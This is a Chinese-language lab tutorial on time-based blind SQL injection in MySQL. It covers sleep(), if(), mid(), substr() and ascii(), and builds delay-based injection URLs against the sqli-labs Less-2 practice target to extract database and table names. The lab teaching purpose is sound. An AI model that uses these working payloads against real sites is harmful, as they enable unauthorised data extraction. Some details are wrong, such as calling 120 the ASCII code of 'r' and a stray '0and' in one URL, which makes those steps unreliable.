基于时间的SQL盲注 - 延时注入

知识储备：

sleep（）：　　*Sleep* 函数可以使计算机程序（进程，任务或线程）进入休眠

if（）：　　*if* 是 计算机编程语言一个关键字，分支结构的一种

mid(a,b,c):　　从b开始，截取a字符串的c位


substr(a,b,c)：　　从b开始，截取字符串a的c长度

left(database(),1),database() :　　left(a,b)从左侧截取a的前b位


length(database())=8 ：　　判断长度

ord=ascii ascii(x)=100：　　判断x的ascii值是否为100

在不使用sleep下查询数据所需要的时间：0.03秒



使用sleep可以使查询数据休眠指定时间



if（a,b,c）：可以理解在java程序中的三目运算符，a条件成立 执行b, 条件不成立，执行c

```
mysql> select if(database()='t',123,345);
ERROR 2006 (HY000): MySQL server has gone away
No connection. Trying to reconnect...
Connection id:    3
Current database: test

+---------------------------+
| if(database()='t',123,345) |
+---------------------------+
|                       345 |
+---------------------------+
1 row in set (0.00 sec)
```

的

使用if与sleep结合使用：

```
mysql> select * from tl where id=1 and sleep(if(database()='t',3,0));
ERROR 2006 (HY000): MySQL server has gone away
No connection. Trying to reconnect...
Connection id:    4
Current database: test

Empty set (0.01 sec)

mysql> select * from tl where id=1 and sleep(if(database()='test',3,0));
Empty set (3.01 sec)
```

达到延时数据显示，从而通过数据显示的时间判断数据对错!

使用靶场less-2来实现延时注入：


```
http://localhost/sqli-labs-php7-master/Less-2/?id=1 0and
sleep(if(database()='test',0,5))
```

由于靶场使用的数据库是security,于是会加载五秒钟,这样可以判断出有回显效果。

可以通过length（）来判断数据库的长度

能通过web网页加载时间来判断数据库名的长度是否为8,由于长度是8，所以加载了五秒钟

```
http://localhost/sqli-labs-php7-master/Less-2/?id=1 and
sleep(if(length(database())=8,5,0))
```




mid函数

此函数为截取字符串一部分。MID(column_name,start[,length])

参数	描述
column_name	必需。要提取字符的字段。
start	必需。规定开始位置（起始值是 1）。
length	可选。要返回的字符数。如果省略，则 MID() 函数返回剩余文本。

mid（）使用：



substr()函数
Substr()和substring()函数实现的功能是一样的，均为截取字符串。

string substring(string, start, length)
string substr(string, start, length)
参数描述同mid()函数，第一个参数为要处理的字符串，start为开始位置，length为截取的长度。

substr()函数使用：

```
mysql> select substr(database(),1,1);
ERROR 2006 (HY000): MySQL server has gone away
No connection. Trying to reconnect...
Connection id:    13
Current database: test

+----------------------+
| substr(database(),1,1) |
+----------------------+
| t                    |
+----------------------+
1 row in set (0.00 sec)
```

Left()函数

Left()得到字符串左部指定个数的字符

Left (string, n) string为要截取的字符串，n为长度。

```
mysql> select left(database(),3);
+--------------------+
| left(database(),3) |
+--------------------+
| tes                |
+--------------------+
1 row in set (0.00 sec)
```

通过以上函数可以来判断数据信息

也可以通过mid去截取当前网页所使用的数据库名的第一个字符是否为t，若不为t，则需要加载五秒钟。

```
http://localhost/sqli-labs-php7-master/Less-2/?id=1 and
sleep(if(mid(database(),1,1)='t',0,5))
```

```
mysql> select * from tl where id=1 and sleep(if(mid(database(),1,1)='t',5,0));
Empty set (5.00 sec)

mysql>
```

推荐使用ASCII码

1.防止引号‘“转义,防止魔术引号

2.方便以后工具的使用

使用ascii函数（）

```
mysql> select if(ascii('x')=120,123,234);
ERROR 2006 (HY000): MySQL server has gone away
No connection. Trying to reconnect...
Connection id:    20
Current database: test

+----------------------------+
| if(ascii('x')=120,123,234) |
+----------------------------+
|                        123 |
+----------------------------+
1 row in set (0.00 sec)
```


结合场景使用：

select * from t1 where id=1 and if(ascii(mid((select table_name from information_schema.tables where table_schema=database() limit 1,1),1,1))=120,sleep(3),0);

该sql对应的sql注入语句

```
http://localhost/sqli-labs-php7-master/Less-2/?id=1 and if(ascii(mid((select table_name from information_schema.tables where table_schema=database() limit 1,1),1,1))=120,sleep(3),0);
```

由于查找到当前数据库第一个表是referers,所以第一个字符r的ascii码是120,于是会休眠加载三秒。



这条sql也是同理,因为substr等价mid函数

```
select * from t1 where id=1 and if(ascii(substr((select table_name from
information_schema.tables where table_schema=database() limit
0,1),1,1))=116,sleep(2),0);
```